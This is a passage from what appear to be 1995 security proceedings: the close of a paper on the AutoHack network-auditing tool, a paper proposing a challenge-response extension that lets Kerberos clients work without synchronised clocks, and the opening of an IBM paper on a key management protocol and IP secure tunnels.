On the other hand, administrative tribes who take "standardisation" seriously are usually well-equipped to deal with the roll-out of a security patch across all of their hosts. Users who run their own systems tend to be slower to fix holes unless they are presented with unequivocal evidence of the bug's existence – something that the *AutoHack* database is well equipped to do for them.

The one overpowering lesson, however, from the creation of *AutoHack* and the response it has generated, is this: network security does not evolve, either in terms of the security of the installed base of hosts

in a network, or in terms of software development, *except in a hostile environment.*

Only in the presence of a threat to security – a clear, present, and well-advertised threat, less shadowy than "hackers", more definite than "the potential for viruses" – will people *act* in order to improve their security.

If the threat can be not merely be contained so as not to cause malicious damage, but can further be controlled so as to "inoculate" the network, so much the better.

AutoHack is by design a benign but definite threat, and it serves this purpose well.

Availability.

At the time of writing, *AutoHack* is only available for use within Sun Microsystems Computer Company, to audit its internal network.

References

[BL93] Tim Berners-Lee. Hypertext Transfer Protocol. *ftp://ftp.w3.org/pub/www/doc/http-spec.txt*, 1993.

[CB94] William Cheswick and Steven Bellovin. *Firewalls and Internet Security.* Addison Wesley, 1994.

[Far94] Dan Farmer. personal communicaton, 1994.

[FV92] Dan Farmer and Wietse Venema. *Improving the Security of your UNIX system by breaking into it*, 1992.

[Hed88] Charles Hedrick. Routing Information Protocol. RFC-1058, 1988.

[Ran93] Marcus J. Ranum. Thinking about firewalls. In *Proceedings of the Second International Conference on Systems and Network Security and Management (SANS-II)*, 1993.

[Ven92] Wietsa Venema. TCP WRAPPER: Network monitoring, access control and booby traps. In *Proceedings of the third USENIX Unix Security Symposium*, 1992.

Most of the software cited in this paper may be retrieved from the COAST computer security archive:

FTP: `ftp.coast.cs.purdue.edu`

WWW: *http://www.cs.purdue.edu/coast/coast.html*

Acknowledgments, etc...

The author would like to thank Brad Powell for his long term help in acting as a sounding-board for ideas related to development of *AutoHack* and this paper, and is grateful to Chris Samuel and Simon Halsall of D.R.A. for their exceedingly useful review work. Many thanks also to Marcus Ranum for saying that the topic sounded interesting enough to be worth writing up.

Finally, many thanks to Gillian Anderson for (usually) letting the author get away with all of those late nights associated with the preparation of this document.

Alec Muffett lives near Oxford and works for Sun as a member of the *Network Security Group*, responsible for policing and auditing Sun's internal network, evaluating security products and architectures, and incident handling.

Kerberos Security With Clocks Adrift

Don Davis* Daniel E. Geer, Sc.D.†

May 1, 1995

I used to be Snow White, but I drifted.

– Mae West

Abstract

We show that the Kerberos Authentication System can relax its requirement for synchronized clocks, with only a minor change which is consistent with the current protocol. Synchronization has been an important limitation of Kerberos; it imposes political costs and technical ones. Further, Kerberos' reliance on synchronization obstructs the secure initialization of clocks at bootstrap. Perhaps most important, this synchronization requirement limits Kerberos' utility in contexts where connectivity is often intermittent. Such environments are becoming more important as mobile computing becomes more common. Mobile hosts are particularly refractory to security measures, but our proposal gracefully extends Kerberos even to mobile users, making it easier to secure the rest of a network that includes mobile hosts. An advantage of our proposal is that we would not change the Kerberos protocol *per se*; a special type of preauthentication exchange can convey just enough replay protection to authenticate the initial ticket and its timestamp to an unsynchronized client, without adding process-state to the system's servers.

1 Introduction

The Kerberos Authentication System [19] provides password security for large networks. Unlike its principal competitors, KryptoKnight [12] and SESAME, [16] Kerberos requires that all of a network's system clocks must be synchronized. At first glance, this does not seem to be a great burden, at least for UNIX networks, but as Kerberos' influence has grown, synchronization has become a substantial impediment to Kerberos' adoption as a uniform networking standard.

Why has clock-synchronization become more difficult? We find that for three areas of explosive growth in the networking industry, there are good reasons for rejecting clock-synchronization. First, in-house wide-area networks have only recently become common. Corporate wide-area networks usually arise by agglomeration, so interdepartmental rivalries often obstruct centralized host management, including time-synchronization. Such practical political strains were less important in the more monolithic academic and engineering networks that adopted Kerberos early. It's clear, though, that monolithic networks are now passé, so Kerberos will have to accomodate such ordinary social tensions if its success is to continue. Second, online-access providers are bringing a massive surge of decentralized participants into the network industry. Obviously, it's commercially and technically infeasible to force synchronization on in-home network customers. Similarly, electronic commerce is bringing together buyers and sellers who share neither administrative nor organizational links; this openness guarantees that asynchronous clocks will remain the norm.

Third, the rise of mobile computing is bringing the problem of intermittent connectivity into renewed importance. Here, the problem is mainly technical: a time-synch protocol would burden both the laptop processor and its connection-initiation bandwidth. Here, a social obstacle to synchronization is that the intermittent user may alternate among several organizations' networks; synchronization would force such users' clocks to flutter. Mobile users are more vulnerable to security breaches than sequestered networks are, but laptops' intermittency and mobility obstruct the most effective approaches to open systems security:

- Intermittency obstructs time-synchronized cryptographic protocols.
- At the same time, challenge-response protocols

*Affiliations: Independent Consultant, 1318 Comm. Ave #16 Allston, MA 02134; *don@mit.edu*

†OpenVision Technologies, 1 Main St. Cambridge, MA 02142; *geer@cam.ov.com*

entail extra messages (see below), and these would impose unacceptable long-haul network delays on mobile users.

- Absent cryptography, the only alternative is firewalls and other protocol filters, but to a firewall, mobile users look like intruders.

This dilemma makes a synchronization waiver for Kerberos even more valuable. Once mobile users can authenticate themselves cryptographically, it becomes possible for a firewall or filter to recognize them, so that the home network can enjoy both styles of protection, instead of being denied both.

2 Why Synchronize?

In this section, we explain synchronization's purpose and alternatives that serve the same purpose, so as to review the history of synchronization's role in Kerberos' development.

Why does Kerberos need time synchronization in the first place? Synchronized clocks enable Kerberized applications to reject replay attacks. In a replay attack, an attacker eavesdrops on users as they present their credentials to servers; later, he resends the credentials to impersonate the users. A Kerberos client blocks replay by embedding an encrypted timestamp in each credential; the application server rejects credentials bearing out-of-date timestamps. Timestamps from users with slow clocks are indistinguishable from replays, so tolerating slow clocks gives attackers more time in which to work. Synchronization sharply limits this "replay window."

The alternatives to timestamping are all variations on "challenge and response." [7] In a challenge-response protocol, the credential recipient prevents replay by challenging each sender to encrypt and return a fresh random number, so as to demonstrate timeliness. The sender proves his identity by using his private key, or his session key, to encrypt the random number. Challenge-response protocols avoid the complication of synchronizing, but they always use at least one more message than a timestamp protocol, to accomplish the same security goal. Thus, it might seem that Kerberos' designers chose to optimize performance with timestamps and synchronization. As it happens, though, this speed/complexity tradeoff was *not* the reason Kerberos' designers chose a synchronizing protocol.

The 1978 Needham-Schroeder protocol, [13] from which Kerberos descends, used challenge and response to protect authentication credentials from replay. Three years later, Denning and Sacco [6, 3] pointed out that the N-S protocol was particularly vulnerable to compromised session-keys, because its key-distribution tickets made no provision for expiration of keys. They recommended that the tickets be timestamped, so that the session-keys would expire and be renewed regularly. They also recommended replacing challenge-response with timestamps in N-S' session-authentication handshake, and they pointed out that minute-resolution clock-synchronization would suffice to enforce key expirations. Here, synchronization helps to ensure that every connection gets a new session-key. This precaution makes it less profitable to steal session-keys or to attempt their cryptanalysis. Unfortunately, Denning and Sacco did not discuss the importance and difficulty of securing the time-synchronization process itself.

In the mid-80's, MIT's Project Athena incorporated Denning and Sacco's recommendations into their implementation of the Needham-Schroeder protocol, and added other protocols and security features, too. [19] With timestamping in place, N-S became Kerberos' flagship protocol, which we at Athena christened the "Authentication Service." This protocol handles all of Kerberos' password-mediated authentication, principally initial logins and password changes. Kerberos' other protocols enable a logged-in user to authenticate to additional services without entering a password anew, and without retaining the password on the local machine.

These newer protocols uniformly use encrypted timestamps to block replay, following Denning and Sacco's recommendation. However, Kerberos was designed to accomodate clock-skews of up to five minutes between clients and servers (though modern time services can synchronize much better than this). Thus, a replayed authentication-message will not be rejected as out-of-date, if it's less than five minutes old (a generous allowance, though not an unreasonable one). To close this security hole, Kerberos introduced a "replay cache," in which an application server stores each encrypted timestamp it receives for five minutes, the duration of the replay window. Each server should check every new timestamp it receives against its cache, so as to block replays of "fresh" timestamps.

In 1990, 12 years after Needham and Schroeder's paper, and five years after Kerberos' introduction, Bellovin and Merritt of AT&T Bell Labs wrote an important and insightful critique of Kerberos' version 4, which was influential in the design of the current version 5. [1] Along with other problems, Bellovin and Merritt pointed out that Kerberos security depends on *secure* clock-synchronization, and that V4 Kerberos was not itself sufficient to secure a clock-

synchronization service. The clearest demonstration of this insufficiency is to consider a computer that is restarting automatically from a power failure, so that its system clock is certainly unreliable. In this situation, the computer cannot be sure of any message's freshness; indeed, if an attacker replays all of a previous day's network traffic, he can mislead the computer into using an old, compromised session-key as if it were fresh, and Kerberos' guarantees evaporate. As Bellovin and Merritt noted, the only way to defeat such an attack is with a challenge-response protocol, which Kerberos currently lacks, and which no current time-service supports.

It turns out that this situation is not merely illustrative, but is actually the crux of the problem. Only when a Kerberos principal first comes onto the net, does he need to use a challenge-response handshake to prevent credentials-replay. However, application clients and servers enter the network differently, so they must handle synchronization differently, too. Application servers need to use a challenge-response handshake only at bootstrap, to get time-service tickets. Thereafter, a server can trust its system clock, whenever it needs to renew its time-service tickets or other tickets it uses. For application clients, challenge-response is necessary whenever the user logs on to a physically-insecure workstation. Once the challenge-response handshake has assured the client of his initial tickets' freshness, the client does not need to synchronize his clock with the rest of the network. To be able to detect replay, the client only needs to know the difference, or skew, between his clock and the standard clock. [20] Thus, by adding a challenge-response handshake to only the Authentication Service protocol, we can break the circularity of Kerberos' dependence on a secure time-service.

3 Current Time Services

NTP is a cryptographically-hardened time service protocol. [10, 11] It enables a wide-area network to synchronize its software clocks with a few highly-accurate physical clocks. NTP's security has been extensively analyzed by Matt Bishop. [2] Each secure clock update depends on an uninterrupted chain of authentications, server-to-server, between the client and a remote physical clock. To mediate these authentications, NTP requires each host to maintain a shared key in a disk file, but makes no provision to distribute or refresh these keys. Kerberos can manage NTP's keys, but only under the assumption that the clocks are already synchronized. NTP makes no claim to solve this bootstrap problem; it assumes that secure key-management is available as reliable infrastructure, just as Kerberos assumes that time-synch is secure.

The Open Software Foundation's Distributed Computing Environment (OSF DCE) includes a secure Distributed Time Service, [15] whose security is mediated by DCE's Kerberos-based Security Service. For bootstrap, the DCE time service relies on the host's hardware clock chip to be physically secure, battery-powered, and accurate enough to fulfill Kerberos' secure synchronization needs. DCE explicitly accepts, just as Kerberos always has, that the clocks must be initialized "out-of-band," i.e., by wristwatch. [18] DCE's DTS is designed to interoperate with with NTP, but this interoperation does not address our bootstrap problem. Finally, neither NTP nor DCE's DTS makes any provision for physically-insecure hosts, which cannot hold long-lived keys on disk, and which therefore cannot participate in either protocol. Our proposal will work well with both of these services, without substantial change to their protocols or software.

4 Proposed Solution

In this section, we describe a "pseudo-preauthentication" protocol for Kerberos, that enables users to get tickets without having synchronized their clocks. We call this "pseudo-preauthentication," because we're abusing a flexible preauthentication extension, specified in Kerberos version 5. [14] Our protocol adheres to the specification, without obstructing true preauthentication. We also describe a mechanism that enables users to present accurate timestamps to Kerberos and to secure applications, without keeping their system clock synchronized. Unlike Bellovin and Merritt's suggested solution for Kerberos' synchronization problems, our proposals add no process-state to the Kerberos server or to the application servers.

True preauthentication proves the user's identity in his initial ticket request, so as to prevent attackers from requesting credentials in the user's name and attempting their decryption with a dictionary of commonly-chosen passwords. Bellovin and Merritt's paper included the first published analysis of Kerberos' vulnerability to this type of attack, and preauthentication is one of the solutions they suggested. There are many possible ways for a Kerberos client to preauthenticate his initial ticket request. [1] In the simplest and least secure way, the login client prompts the user for his password be-

[1] Most Kerberos suppliers have reinforced their Kerberos servers with password-quality controls, which arguably can prevent guessing attacks more definitively than preauthentication can do.

fore preparing the ticket request, and uses the password to encrypt a timestamp that authenticates the ticket request to the Kerberos server; the server refuses tickets to clients whose preauthentication fails. Proposals abound to overcome the flaws in this naïve scheme, employing both hardware and exotic software-only protocols, and the Kerberos version 5 specification made flexible provision for vendors to add any and all of these variations to the MIT implementation. [17, 14] To accomodate this variety, the specification document simply allows the client and server to include arbitrary, typed "preauthentication data" elements in their initial correspondence, and we shamelessly exploit this vagueness in the specification. The protocol allows unrelated types of preauthentication data elements to appear in the same message, so our use of the preauthentication option does not obstruct the simultaneous use of smartcards or some other other preauthentication scheme.

For clarity's sake, let's consider first how to initialize a clock securely, on a machine that does intend to synchronize. Suppose Bob is a system server who shares a key K_b with the Kerberos Authentication Server AS, and suppose he is willing to synchronize his clock. Every time he reboots, one of his tasks will be to request tickets for a secure time service S_t. To do this, Bob will send a nonce N_b in a challenge-response handshake:

$$B \rightarrow AS \quad : \quad B,\ S_t,\ N_b \tag{1}$$

$$AS \rightarrow B \quad : \quad T_{bt},\ \{S_t,\ L,\ K_{bt}\}^{K_b},\ \{N_b\}^{K_{bt}} \tag{2}$$

The AS returns to Bob a new session-key K_{bt}, the key's times of creation and expiration $L = (L_{create},\ L_{expire})$, a ticket $T_{bt} = \{S_t,\ L,\ K_{bt}\}^{K_t}$, and the nonce N_b, newly encrypted. Except for the nonce components, Bob's exchange is identical to a usual Kerberos initial ticket request. Essentially, we've just conflated a challenge-response handshake into the standard protocol, formatted as preauthentication data. Note, though, that this handshake does not serve the usual preauthentication purpose of identifying Bob to the Kerberos server AS; instead it proves to Bob that the key K_{bt} and ticket T_{bt} are fresh.

Bob's nonce N_b is a random number, which he can generate from disk-drive randomness [5] or from some other noise source. It is important that Bob's choice for N_b must be immune to external influence; if an attacker can cause Bob to re-issue an old challenge N_{old}, then she can replay correspondingly old credentials T_{old}, $\{S_t,\ L_{old},\ K_{old}\}^{K_b}$, whose session key K_{old} she knows by prior theft. On receiving his time-service tickets from AS, Bob decrypts them with his password K_b, and uses the session key K_{bt} to decrypt the response to his timeliness challenge N_b. When Bob finds that the response is indeed his nonce N_b, encrypted with K_{bt}, he concludes that AS prepared the tickets after receiving N_b. As long as he has never used N_b to request tickets before, this means that the tickets are fresh. At this point, Bob can trust the tickets to afford secure clock-updates, or he can just use L_{create} to reset his clock immediately.

As in the usual Kerberos protocol, AS learns nothing from this exchange about whether it really was Bob who requested tickets, unless other preauthentication data authenticate him. Note though that when true preauthentication is available, it may make our challenge-response unnecessary. Many preauthentication mechanisms, such as smart-card protocols, were originally designed as mutual-authentication schemes in their own right, and do authenticate the server to the client. As long as the preauthentication protocol also protects the initial Kerberos credentials from replay, the client can trust the creation-time to represent Kerberos' current clock-time, without having to use our pseudo-preauthentication handshake.

Now, when Bob uses his new time-service tickets, he sends the usual authenticator, or encrypted timestamp, but it will probably be invalid:

$$B \rightarrow S_t \quad : \quad T_{bt},\ \{B,\ wrongtime\}^{K_{bt}} \tag{3}$$

Note that in practice, Bob will probably put his tickets' recent creation-time into the authenticator, so *wrongtime* won't actually be far off. However, the timestamp doesn't have to be correct, anyway, because the time service doesn't care about his identity, and it doesn't worry about replayed requests. The time server's response returns the correct time *t.o.d.*, together with the request's timestamp:

$$S_t \rightarrow B \quad : \quad \{wrongtime,\ \text{“time}: t.o.d.''\}^{K_{bt}} \tag{4}$$

The first part of the server's response assures Bob that the time-report is fresh, because it echoes the timestamp he sent.

Suppose now a user Alice wishes to communicate securely with Bob, but suppose that like most users, she prefers *not* to synchronize her clock. In this case, Alice won't request time-service tickets, but she still needs to keep track of the Kerberos server's clock-value, so that she can prepare acceptable credentials, detect replays herself, and anticipate her tickets' expiration. Her ticket's lifetime data L tell her the current value of Kerberos' clock, because L includes the ticket's creation-time L_{create}. Alice can record the

skew $\Delta_a = L_{create} - time_a$ between her clock and Kerberos', so as to keep track of Kerberos' clock's value. This fixed skew will enable her to prepare acceptable credentials, etc. as usual. [2]

Alice begins her login-session by asking AS for a ticket-granting ticket (TGT), which she'll then use to request tickets for Bob's service:

$$A \rightarrow AS \quad : \quad A,\ TGS,\ N_a \tag{5}$$

$$AS \rightarrow A \quad : \quad T_{a,tgs},\ \{TGS,\ L,\ K_{a,tgs}\}^{K_a},\ \{N_a\}^{K_{a,tgs}} \tag{6}$$

This is the same challenge-response handshake that Bob used above, except for the names. On receipt, Alice concludes that her ticket and session-key are fresh, just as Bob did, and she uses the key's creation-time L_{create} to construct a normal TGS ticket-request:

$$A \rightarrow TGS \quad : \quad B,\ T_{a,tgs},\ \{A,\ L_{create}\}^{K_{a,tgs}} \tag{7}$$

$$TGS \rightarrow A \quad : \quad T_{ab},\ \{B,\ L',\ K_{ab}\}^{K_{a,tgs}} \tag{8}$$

Now, to detect replayed TGS-replies, Alice can compare her new ticket's creation-time L' with $time_a + \Delta_a$, which will be a good approximation to $time_{AS}$.

Note that after her initial login with the challenge-response, Alice's other security interactions are perfectly standard, and the rest of the Kerberos protocol is unchanged. However, to support drifting-clock clients, the Kerberos application library would have to be changed to maintain transparently an implicit "session clock" at each end of a Kerberized connection. Each side's skew $\Delta_{local} = time_{AS} - time_{local}$ would be initialized at login or at bootstrap; thereafter, whenever the Kerberos library needs synchronized time, it would add the skew to the local clock. This would allow an application's client and server to use Kerberos for security, even though neither party has synchronized his clock with Kerberos. Similarly, when a client interacts with several Kerberos servers, he'll have to maintain a separate clock-skew for each one.

Because the Kerberos protocol is unchanged, the drifting-clock clients and synchronized clients would be indistinguishable in their network behavior. Drifting-clock Kerberos clients and servers would fully interoperate with a normal Kerberos installation. If a drifting-clock client requests initial tickets from a Kerberos server that doesn't support challenge and response, the server will reject the preauthentication data. Then, the client can either initialize its session clock on faith, or it can reject the server's tickets as inauthenticable.

[2] Stan Zanarotti, of Dimensional Insight, Inc., devised an unsecured version of this clock-skew trick at MIT, when he implemented MIT's Kerberos clients for the Apple Macintosh. The trick is particularly necessary for the Mac, whose clock is hard to keep synchronized for a variety of reasons. [20]

5 Conclusion

We have presented a solution to Kerberos' "cold-start" problem in clock synchronization, which provides for secure clock initialization where needed, and for "drifting clock" security where desired. We expect the proposal to gain acceptance rapidly in the broad community of Kerberos' vendors, implementors, and designers, because it requires only minor changes to the Kerberos client library and to the secure time protocols, and because it adds no extra network delays to users' login sequence. Indeed, for Kerberos implementations that already employ preauthentication to protect against dictionary attacks, our proposal requires little more than a shift in interpretation, to exploit the fact that with some preauthentication schemes, Kerberos tickets already can be trusted to deliver a secure clock-initialization.

We also expect our proposal, once it's implemented, to greatly improve Kerberos' attractiveness to a variety of commercial network customers and users. Our notion of relaxed, yet secure, synchronization will further lighten administrative burdens and enhance security in large networks. It actually reduces Kerberos' administrative overhead, since most client machines will be able to dispense with time daemons, and it adds neither overhead nor network-latency to secure applications.

Intermittency, more than anything else, is the core technical challenge of mobile computing, yet mobile, intermittently connected counterparties have a bigger stake in authenticity than do continuously connected, sequestered network environments. As such, we claim that providing a solution easing Kerberos' synchronized clocks constraint is uniquely valuable because it enables the efficiency and prompt, assured revocation of authority (that is the hallmark of Kerberos authentication) to be broadly applicable to environments that do not and will not have time synchronization services. More broadly, we suggest that as the demands of electronic commerce become better understood, the ability to bridge the boundaries of internally synchronized yet mutually unsynchronized organizations will be shown to have compelling value.

6 Acknowledgments

We thank Barry Jaspan, Marc Horowitz, Jonathan Kamens, John Kohl, Joe Pato, Ted Ts'o, and Stan Zanarotti, for their helpful comments and suggestions.

References

[1] S.M. Bellovin and M. Merritt, "Limitations of the Kerberos Authentication System," in *USENIX Conference Proceedings*, pp. 253–267 (Dallas, TX; Winter 1991). Also in *ACM Comp. Comm. Rev.*, **20**(5), pp. 119–132 (October 1990). [research.att.com:dist/internet_security/kerblimit.usenix.ps]

[2] M. Bishop, "A Security Analysis of the *NTP* Protocol,"
Sixth Annual Computer Security Conference Proceedings, pp. 20–29 (Dec. 1990; Tuscon, AZ), [louie.udel.edu:/pub/ntp/doc/security.ps.Z]

[3] Michael Burrows, Martín Abadi, and Roger Needham, "A Logic of Authentication," *Proc. R. Soc. Lond. A* bf 426(1989) pp. 233-271.

[4] D, Davis and R. Swick, "Workstation Services and Kerberos Authentication at Project Athena," *Technical Memorandum* **TM-424**, MIT Lab. for Comp. Sci. (February 1990).

[5] D. Davis, P.R. Fenstermacher, and R. Ihaka, "Cryptographic Randomness from Air Turbulence in Disk Drives," in *Advances in Cryptology - CRYPTO '94*, Ed. by Yvo G. Desmedt. Springer-Verlag Lecture Notes in Comp. Sci. **839**, pp. 114-120 (1994).

[6] D. Denning and G.M. Sacco, "Timestamps in Key Distribution Protocols," *CACM* **24**(8), pp. 533–536 (August 1981).

[7] Li Gong, "Variations on Message-Replay Detection", 1992. (citation incomplete for now).

[8] Li Gong, "A Security Risk of Depending on Synchronized Clocks", *ACM Op. Sys. Rev.*, **26**(1) pp. 49–53 (1992).

[9] S.P. Miller, B.C. Neuman, J.I. Schiller, and J.H. Saltzer, *Project Athena Technical Plan*, Sec. E.2.1: "Kerberos Authentication and Authorization System," (Cambridge, Mass.) M.I.T. Project Athena internal document, Dec. 21, 1987.

[10] D.L. Mills, *Network Time Protocol (Version 2) Specification and Implementation*, Internet Request For Comments 1119 (Sept. 1989).

[11] D.L. Mills, *Internet Time Synchronization: the Network Time Protocol*, Internet Request For Comments 1129 (Oct. 1989).

[12] R. Molva, G. Tsudik, E. Van Herreweghen, and S. Zatti, "KryptoKnight Authentication and Key Distribution System." [jerico.usc.edu:pub/gene/kryptoknight.ps.Z]

[13] R. M. Needham and M. D. Schroeder, "Using Encryption for Authentication in Large Networks of Computers," *CACM*, **21**(12), pp. 993-999 (December, 1978).

[14] C. Neuman and J. Kohl, *The Kerberos Network Authentication Service (V5)*, Internet RFC 1510, September 1993.

[15] Open Software Foundation, *OSF^{TM} DCE Version 1.0, DCE Administration Guide* Volume 1, Module 4: "DCE Distributed Time Service," Rev. 1.0, Update 1.0.1. (Cambridge, MA; July 1992).

[16] T.A. Parker, "A Secure European System for Applications in a Multi-Vendor Environment (The SESAME Project)," *Proc.* 14^{th} *Am. Nat'l. Sec. Conf.* 1991.

[17] J. Pato, *Using Pre-Authentication to Avoid Password Guessing Attacks*, (Cambridge, Mass.) M.I.T. Project Athena (December 1992).

[18] J. Pato, personal communication.

[19] J.G. Steiner, C.Neuman, and J.I. Schiller, "Kerberos: An Authentication Service for Open Network Systems", *USENIX Winter Conference Proceedings*, February 1988. [athena-dist.mit.edu:pub/kerberos/doc/usenix.PS]

[20] S. Zanarotti, of Dimensional Dynamics, Inc. was the first to use this trick; personal communication.

Design and Implementation of Modular Key Management Protocol and IP Secure Tunnel on AIX

Pau–Chen Cheng Juan A. Garay Amir Herzberg Hugo Krawczyk

IBM Thomas J. Watson Research Center
Yorktown Heights, NY 10598, U.S.A.

{pau,garay,amir,hugo}@watson.ibm.com

April 28, 1995

Abstract

*This paper presents the design principles, architecture, implementation and performance of our modular key management protocol (*MKMP*) and an IP secure tunnel protocol (*IPST*) which protects the secrecy and integrity of IP datagrams using cryptographic functions. To use the existing IP infrastructure, MKMP is built on top of* UDP *and the IPST protocol is built by encapsulating IP datagrams.*

1 Introduction

As Internet evolves from an academic/research network into a commercial network, more and more organizations/individuals will connect their internal networks/computers to Internet. Secrecy and integrity of data transmitted over the *insecure* Internet have become a primary concern and cryptographic data encryption and authentication constitute the tools to address this concern.

In this paper we describe an architecture and its implementation that provides for secure communication over the currently insecure Internet. This architecture includes protocols for *key management* and a *secure tunnel* mechanism that provide network–layer packet encryption and/or authentication. These protocols enhance systems supporting TCP/IP, firewalls, secure tele-commuting, secure mobile devices, etc. At the heart of the security architecture is a set of protocols that we have designed for the management of cryptographic keys as required for the establishment and maintenance of *security associations*. A security association between two communicating systems represents the information shared by these systems in order to control the secure communication between them. This information includes secret keys, key lifetimes, nonces, crypto algorithms, parameters, etc..

We subscribe to the view that IP–layer [Pos81] is a good place to secure data. The reasons include:


1. The secrecy and integrity of data can be protected in an *internetwork environment* without affecting higher–layer protocols and applications;

2. The integrity of IP headers can be protected using cryptographic techniques and therefore *packet filtering* [DBC92] can be done based on *authentic* information. This property is very useful for Internet firewalls [CB94].

There are many possible applications for encryption and authentication between two systems on the Internet. Two examples are (refer to Figure 1):

1. **authenticated secure communication** *across* **insecure domain** : Host to host (similarly, network to network): encryption and authentication between the two systems allows the two hosts (networks) to have secure communication through the insecure Internet;

2. **authenticated secure communication** *from* **insecure domain** : If a firewall–protected network communicates with an external system, then encryption and authentication between the system and the firewall allows for secure communication through the insecure Internet. This scenario is useful, for example, in tele–commuting and connecting mobile users/computers to their bases.



. IP secure tunnel over insecure Internet

. Firewall-to-Firewall, Firewall-to-mobile, Firewall-to-Home

. session key distribution, data encryption, authentication

. Packet filtering at firewalls to block intruders.

Figure 1: Applications of IPST

At the heart of our security architecture are the *IP Secure Tunnel Protocol (IPST)* and the *Modular Key Management Protocol (MKMP)*. IPST follows the spirit of discussions in the IETF IPSEC (IP Security) working group. It is an encapsulation protocol, namely, one that defines the format of an IP packet which encapsulates another IP packet. The encapsulated packet may be encrypted and/or have cryptographic integrity protection. An IPST packet, including the encapsulated IP packet, is placed in another IP packet and transmitted over the Internet. *MKMP* is a (set of) protocol(s) we have designed for the management of cryptographic keys as required for the management of security associations in IPST. It provides secure mechanisms for periodic refreshment of keys and derivation of working keys as required for the multiple cryptographic functions used with a single security association.

We have prototyped our protocols, which will be part of the new release of IBM's "NetSP Secure Network Gateway" (firewall) product. In addition, we are proposing our key management approach to the IETF IPSEC Working Group for possible inclusion as part of the Internet standard.

Our work differs from *swIPe* [IB94a, IB94b] in that : 1) a key management protocol is implemented and linked with IPST; and 2) the IPST function is placed inside the kernel IP module and not in a network device driver.

The organization of this paper is as follows. Section 2 describes the *MKMP* and the IPST protocols, sections 3 and 4 describe the architecture of our implementation and section 5 discusses its performance.

2 Protocols

This section presents the design philosophy and high-level description of the *Modular Key Management Protocol* [CGHK94] and the *IPST* protocol implemented by us.

2.1 Modular Key Management Protocol

A typical key management scheme will have two main phases. One in which a "master" key is shared between the communicating parties, and the second, in which the already shared master key is used for derivation, sharing and/or refreshment of additional session keys [1] to be applied in the cryptographic

[1] the term "session key" is used here to denote short-lived keys as opposed to long-lived master keys; it does not imply

transformations. The split into these two phases is not mandatory, and in fact there are systems that do not establish (at least explicitly) this separation. However, we argue here that for most scenarios - and IPST is one of them - this explicit separation has a significant methodological and design value. In particular, we advocate the separation of two modules: one for the sharing of the master key, and one for the key management "below" the shared master key. Thus, our approach to key management is *hierarchical*, namely, session keys are derived from the shared master keys. Master keys are derived using any of the well-established methods like public key, key distribution centers, or manual key installation. The approach is illustrated in Figure 2.

In this paper we provide a high-level description of the basic mechanisms for the management of *session keys* (the "lower" module). Our protocol has natural extensions for the derivation of master keys from public keys; the description of these particular mechanisms is beyond the scope of this paper. Very importantly, the session key protocol can also be combined with any other mechanism for master key agreement, such as key-distribution centers (e.g., Kerberos), manual key installation, etc.

2.1.1 Session key negotiation protocol

The basic goal of a key negotiation protocol is to provide both intervening IP nodes with a shared *session* key. The key is then used for data authentication and encryption, thus allowing the establishment of a secure tunnel between the two parties. A basic assumption that we make is that parties are (usually) able to establish periodic interactive communications (as opposed to just sending information in a one-way mode). Interactive key refreshment has the advantage of providing keys that are fresh and independent from the past session keys (the only dependence is to the current shared master key). The cryptographic handshake serves also for direct authentication between the parties.

Another important goal of the protocol is efficiency, namely, to keep both the number of messages between the parties and the computational overhead (e.g., the number of expensive public key operations) to a minimum. Our session key protocol requires two flows and no exponentiations at all if the parties already share a master key (in which case only efficient symmetric-key techniques are used). It is worth noticing that by having a highly efficient method for session key renewal, the need for frequent master key update, which is usually computationally intensive, is alleviated. The third consideration is the level of security provided by the protocol. Our approach guarantees a basic security principle for session keys, namely, even if an eavesdropper is eventually able to derive the key for one session, then future session (and, of course, master) keys are not compromised. This follows from properties of pseudorandom functions, and our particular application of these functions.

Finally, simplicity and being amenable to analysis and proof are important features of any cryptographic protocol. The protocol presented here is structured, simple, and thus easier to analyze. Indeed, methods similar to those of [BGH+93, BR93] can be used to establish the protocol's desired security properties.

Figure 3 shows the "cryptographic skeleton" of the session key negotiation protocol, including only the relevant information. There are two parties, S (for sender) and R (the receiver). S is the party that initiates the protocol. We use the following terminology:

N_X: A nonce (i.e., a random number) chosen by X.

K: The shared master key.

MAC_K: A Message Authentication Code (or integrity check function) which is applied to a piece of information for authentication using a secret key K. (Examples include block ciphers, e.g. DES, in CBC-MAC mode [Ass86], or key-ed cryptographic hash functions, e.g. keyed-MD5 with prefixed and/or suffixed key [Tsu92].)

SK: The session key, outcome of the protocol.

f_K: a pseudorandom function with index K. (Roughly speaking, pseudorandom functions are characterized by the pseudorandomness of their output, namely, each bit in the output of the function is unpredictable if K is unknown.) The above examples of MAC functions are also believed to be pseudorandom functions.

